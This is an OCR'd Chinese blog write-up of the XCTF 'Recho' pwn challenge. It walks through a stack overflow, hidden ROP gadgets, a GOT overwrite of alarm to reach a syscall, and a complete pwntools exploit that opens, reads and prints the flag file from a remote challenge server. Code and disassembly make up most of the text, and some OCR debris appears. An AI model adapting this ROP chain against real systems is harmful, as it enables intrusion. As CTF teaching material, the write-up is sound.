
攻防世界PWN之Recho题解

原创

ha1vk 于 2019-11-09 22:40:22 发布 1480 收藏 6
分类专栏： pwn CTF 二进制漏洞 文章标签： PWN CTF 二进制漏洞 缓冲区溢出 逆向工程


pwn 同时被 3 个专栏收录
161 篇文章 18 订阅
订阅专栏


CTF
161 篇文章 8 订阅
订阅专栏


二进制漏洞
161 篇文章 7 订阅
订阅专栏

Recho

首先，还是查看一下程序的保护机制。看起来不错。

```
gdb-peda$ checksec pwnh18
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
gdb-peda$
```

然后用IDA分析

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char nptr; // [rsp+0h] [rbp-40h]
  char buf[40]; // [rsp+10h] [rbp-30h]
  int v6; // [rsp+38h] [rbp-8h]
  int v7; // [rsp+3Ch] [rbp-4h]

  Init(*(_QWORD *)&argc, argv, envp);
  write(1, "Welcome to Recho server!\n", 0x19uLL);
  while ( read(0, &nptr, 0x10uLL) > 0 )
  {
    v7 = atoi(&nptr);
    if ( v7 <= 15 )
      v7 = 16;
    v6 = read(0, buf, v7);
    buf[v6] = 0;
    printf("%s", buf);
  }
  return 0;
}
```

看起来是一个很简单的溢出，然而，这题的难点在于这个循环如何结束。read一直都是真，如果是在linux终端上直接运行，我们可以用Ctrl+D，然而，pwn远程，就无法处理这种信号。幸运的是pwntools提供了一个shutdown功能，该功能可以关闭流，如果我们关闭输入流,这个循环就结束了。**但是我们别想再次ROP到主函数获取输入，因为关闭后就不能打开，除非重新运行，那么之前的工作不都白费了吗。因此，我们必须一次性完成所有操作。**

一次性要完成所有操作，那么暴露地址的方式肯定不能完成，幸运的是，我们可以使用系统调用(syscall)。对于有些系统,system也可以用系统调用,而对于有些系统则不行，因此，我们这里不再geshell，我们直接读取flag，然后打印出来。

我们知道,open、write、read、alarm这些都是系统调用，看看IDA代码就知道

```
libc_2.17.so:00007FFFF7AFC940 ; ------------------------------------------------------------------
libc_2.17.so:00007FFFF7AFC940
libc_2.17.so:00007FFFF7AFC940 loc_7FFFF7AFC940:
libc_2.17.so:00007FFFF7AFC940 cmp     cs:dword_7FFFF7DD9F94, 0
libc_2.17.so:00007FFFF7AFC947 jnz     short loc_7FFFF7AFC959
libc_2.17.so:00007FFFF7AFC949 mov     eax, 0
libc_2.17.so:00007FFFF7AFC94E syscall                 ; LINUX - sys_read
libc_2.17.so:00007FFFF7AFC950 cmp     rax, 0FFFFFFFFFFFFF001h
libc_2.17.so:00007FFFF7AFC956 jnb     short loc_7FFFF7AFC989
libc_2.17.so:00007FFFF7AFC958 retn
libc_2.17.so:00007FFFF7AFC959 ; ------------------------------------------------------------------
```

我们希望构造这样的代码来拿到flag

1. **int** fd = open("flag",READONLY);
2. read(fd,buf,100);
3. printf(buf);

由于本程序已经导入了alarm、read、write几个函数，我们现在缺的是open函数，由于open函数内部也是系统调用，只需要改变传入的eax，就可以调用open，因此，**我们首先需要拿到syscall的地址或者是调用它的某处的地址。**

alarm函数我们用不到，因此，我们想把它的GOT表地址改掉，但是，如何改呢，我们发现有这么一个gadget，这是经验，赶紧记下来，这个重点

```
.text:0000000000400700 frame_dummy     proc near               ; DATA XREF: .init_array:__frame_dummy_
.text:0000000000400700                 mov     edi, offset __JCR_LIST__
.text:0000000000400705                 cmp     qword ptr [rdi], 0
.text:0000000000400709                 jnz     short loc_400710
.text:000000000040070B
.text:000000000040070B loc_40070B:                             ; CODE XREF: frame_dummy+18↓j
.text:000000000040070B                 jmp     short register_tm_clones
.text:000000000040070B ; ------------------------------------------------------------------------
.text:000000000040070D                 align 2
.text:000000000040070E                 dw 0C307h
.text:0000000000400710 ; ------------------------------------------------------------------------
```

先把两处undefine，然后再code，就变成了两条指令

```
.text:000000000040070B                  jmp     short register_tm_clones
.text:000000000040070D ; ---------------------------------------------------------------
.text:000000000040070D                  add     [rdi], al
.text:000000000040070F                  retn
.text:0000000000400710 ; ---------------------------------------------------------------
```

这个可以把rdi里面存地址指向处加上al，那么，如果rdi里存储着alarm的GOT表地址，那么add [rdi],al就是把GOT表里指向的地址向后偏移al，由于alarm函数向后偏移0x5个字节处调用了syscall，因此，**如果我们的al为0x5，那么，add指令执行后，我们的alarm函数GOT表里的地址就指向了syscall的调用处，那么我们调用alarm也就是调用syscall，我们只需在之前传入eax（系统调用号），就可以调用我们需要的系统调用**

```
libc_2.17.so:00007FFFF7AD25A0 ; ---------------------------------------------------------------
libc_2.17.so:00007FFFF7AD25A0
libc_2.17.so:00007FFFF7AD25A0 loc_7FFFF7AD25A0:
libc_2.17.so:00007FFFF7AD25A0 mov     eax, 25h
libc_2.17.so:00007FFFF7AD25A5 syscall                                 ; LINUX - sys_alarm
libc_2.17.so:00007FFFF7AD25A7 cmp     rax, 0FFFFFFFFFFFFF001h
libc_2.17.so:00007FFFF7AD25AD jnb     short loc_7FFFF7AD25B0
libc_2.17.so:00007FFFF7AD25AF retn
libc_2.17.so:00007FFFF7AD25B0 ; ---------------------------------------------------------------
```

查看libc的汇编代码，我们知道了open的系统调用号为2


```
libc_2.17.so:00007FFFF7AFC700 __GI___open64 proc near
libc_2.17.so:00007FFFF7AFC700
libc_2.17.so:00007FFFF7AFC700 var_8= qword ptr -8
libc_2.17.so:00007FFFF7AFC700
libc_2.17.so:00007FFFF7AFC700 cmp     cs:__libc_multiple_threads, 0
libc_2.17.so:00007FFFF7AFC707 jnz     short loc_7FFFF7AFC719
libc_2.17.so:00007FFFF7AFC709
libc_2.17.so:00007FFFF7AFC709 __open_nocancel:
libc_2.17.so:00007FFFF7AFC709 mov     eax, 2
libc_2.17.so:00007FFFF7AFC70E syscall                                 ; LINUX - sys_open
libc_2.17.so:00007FFFF7AFC710 cmp     rax, 0FFFFFFFFFFFFF001h
libc_2.17.so:00007FFFF7AFC716 jnb     short loc_7FFFF7AFC749
libc_2.17.so:00007FFFF7AFC718 retn
```

因此我们就可以拼凑出一个open来

我们还需要其他的一些指令，用来传参数，这些指令用IDA的搜索功能搜索pop就能找到，当然还有经验，

```
#用于传参
"""pop rax
  retn"'
pop_rax = 0x4006FC
"""pop rdx
  retn"'
pop_rdx = 0x4006FE
"""pop rsi
  pop r15
  retn"'
pop_rsi = 0x4008A1
"""pop rdi
  retn"'
pop_rdi = 0x4008A3
"""add [rdi],al
```

16. retn'''
17. rdi_add = 0x40070d



比如这种隐藏的，需要经验，赶紧记住了。

Undefined后再向后偏移一个字节点Code，就出来了。其他类似。

```
ext:000000000040089C                    pop     r12
ext:000000000040089E                    pop     r13
ext:00000000004008A0                    pop     r14
ext:00000000004008A0 __libc_csu_init endp ; sp-analysis failed
ext:00000000004008A0
ext:00000000004008A0 ; ---------------------------------------------------------
ext:00000000004008A2                    db  41h ; A
ext:00000000004008A3 ; ---------------------------------------------------------
ext:00000000004008A3                    pop     rdi
ext:00000000004008A4                    retn
ext:00000000004008A4 ; } // starts at 400840
```

我们还需要一个存取读取结果的地方,**BSS段是可以读写的**

1. #存储字符串
2. stdin_buffer = 0x601070

```
.bss:0000000000601060                                   ; _edata
.bss:0000000000601060                                   ; Copy of shared data
.bss:0000000000601068                   align 10h
.bss:0000000000601070                   public stdin@@GLIBC_2_2_5
.bss:0000000000601070 ; FILE *stdin
.bss:0000000000601070 stdin@@GLIBC_2_2_5 dq ?           ; DATA XREF: LOAD:00000000004003B8↑o
.bss:0000000000601070                                   ; Init+4↑r
.bss:0000000000601070                                   ; Alternative name is 'stdin'
.bss:0000000000601070                                   ; Copy of shared data
.bss:0000000000601078                   align 20h
.bss:0000000000601080                   public stderr@@GLIBC_2_2_5
.bss:0000000000601080 ; FILE *stderr
.bss:0000000000601080 stderr@@GLIBC_2_2_5 dq ?          ; DATA XREF: LOAD:00000000004003D0↑o
.bss:0000000000601080                                   ; Init+40↑r
.bss:0000000000601080                                   ; Alternative name is 'stderr'
.bss:0000000000601080                                   ; Copy of shared data
.bss:0000000000601088 completed_6963  db ?              ; DATA XREF: __do_global_dtors_aux↑r
.bss:0000000000601088                                   ; __do_global_dtors_aux+13↑w
.bss:0000000000601089                   align 10h
.bss:0000000000601089 _bss              ends
.bss:0000000000601089
```

程序中也为我们准备好了"flag"字符串，指示我们使用

```
.data:0000000000601058                  public flag
.data:0000000000601058 flag             db 'flag',0
.data:000000000060105D                  align 20h
.data:000000000060105D _data            ends
```

那么，我们就开始构造payload吧

我们需要先修改alarm的GOT表，改成调用syscall

```
payload = 'a'*0x38
#######修改alarm的GOT表内容为alarm函数里的syscall调用处地址##########
#rdi = alarm_got
payload += p64(pop_rdi) + p64(alarm_got)
#rax = 0x5
payload += p64(pop_rax) + p64(0x5)
#[rdi] = [rdi] + 0xE = alarm函数里的syscall的调用处
payload += p64(rdi_add)
########
```

然后，我们先构造fd = open(“flag”,READONLY);这句代码

```
'''fd = open('flag',READONLY)'''
# rsi = 0 (READONLY)
payload += p64(pop_rsi) + p64(0) + p64(0)
#rdi = 'flag'
payload += p64(pop_rdi) + p64(elf.search('flag').next())
#rax = 2,open的调用号为2，通过调试即可知道
payload += p64(pop_rax) + p64(2)
#syscall
payload += p64(alarm_plt)
```

open以后，**fd的值一般是3开始，依次增加。比如我open了两个文件，那么它们的fd分别为3和4。如果特殊，具体看调试结果**

接下来，我们开始构造read(fd,stdin_buffer,100);这句代码

```
''' read(fd,stdin_buffer,100) '''
#rdi指向buf区，用于存放读取的结果
payload += p64(pop_rsi) + p64(stdin_buffer) + p64(0)
#open()打开文件返回的文件描述符一般从3开始，依次顺序增加
payload += p64(pop_rdi) + p64(3)
# rax = 100，最多读取100个字符
payload += p64(pop_rdx) + p64(100)
#指向read函数
payload += p64(read_plt)
```

现在，flag的内容已经存到了std_buffer里面了，我们用printf打印它就能获得答案

```
#使用printf打印读取的内容
payload += p64(pop_rdi) + p64(stdin_buffer) + p64(printf_plt)
```

最后，我们关闭流，使循环退出，main函数到retn处，执行我们的ROP。

```
#关闭输入流，就可以退出那个循环，执行ROP了
sh.shutdown('write')
```

综上，我们的exp脚本如下

```
#coding:utf8
from pwn import *
import time

context.log_level = 'debug'
#sh = process('./pwnh18')
sh = remote('111.198.29.45',56942)

elf = ELF('./pwnh18')

#用于传参
'''pop rax
   retn'''
pop_rax = 0x4006FC
'''pop rdx
   retn'''
pop_rdx = 0x4006FE
'''pop rsi
   pop r15
   retn'''
pop_rsi = 0x4008A1
'''pop rdi
   retn'''
pop_rdi = 0x4008A3
'''add [rdi],al
   retn'''
rdi_add = 0x40070d

#bss段的stdin缓冲区，我们可以把数据存在这里
stdin_buffer = 0x601070

alarm_got = elf.got['alarm']
alarm_plt = elf.plt['alarm']
read_plt = elf.plt['read']
printf_plt = elf.plt['printf']

sh.recvuntil('Welcome to Recho server!\n')

sh.sendline(str(0x200))

payload = 'a'*0x38
#######修改alarm的GOT表内容为alarm函数里的syscall调用处地址##########
#rdi = alarm_got
payload += p64(pop_rdi) + p64(alarm_got)
```

```
#rax = 0x5
payload += p64(pop_rax) + p64(0x5)
#[rdi] = [rdi] + 0xE = alarm函数里的syscall的调用处
payload += p64(rdi_add)
########
'''fd = open('flag',READONLY)'''
# rsi = 0 (READONLY)
payload += p64(pop_rsi) + p64(0) + p64(0)
#rdi = 'flag'
payload += p64(pop_rdi) + p64(elf.search('flag').next())
#rax = 2,open的调用号为2，通过调试即可知道
payload += p64(pop_rax) + p64(2)
#syscall
payload += p64(alarm_plt)
''' read(fd,stdin_buffer,100) '''
#rdi指向buf区，用于存放读取的结果
payload += p64(pop_rsi) + p64(stdin_buffer) + p64(0)
#open()打开文件返回的文件描述符一般从3开始，依次顺序增加
payload += p64(pop_rdi) + p64(3)
# rax = 100，最多读取100个字符
payload += p64(pop_rdx) + p64(100)
#指向read函数
payload += p64(read_plt)
#使用printf打印读取的内容
payload += p64(pop_rdi) + p64(stdin_buffer) + p64(printf_plt)
#这步也关键，尽量使字符串长，这样才能将我们的payload全部输进去，不然可能因为会有缓存的问题导致覆盖不完整
payload = payload.ljust(0x200,'\x00')

sh.sendline(payload)
#关闭输入流，就可以退出那个循环，执行ROP了
sh.shutdown('write')

sh.interactive()
```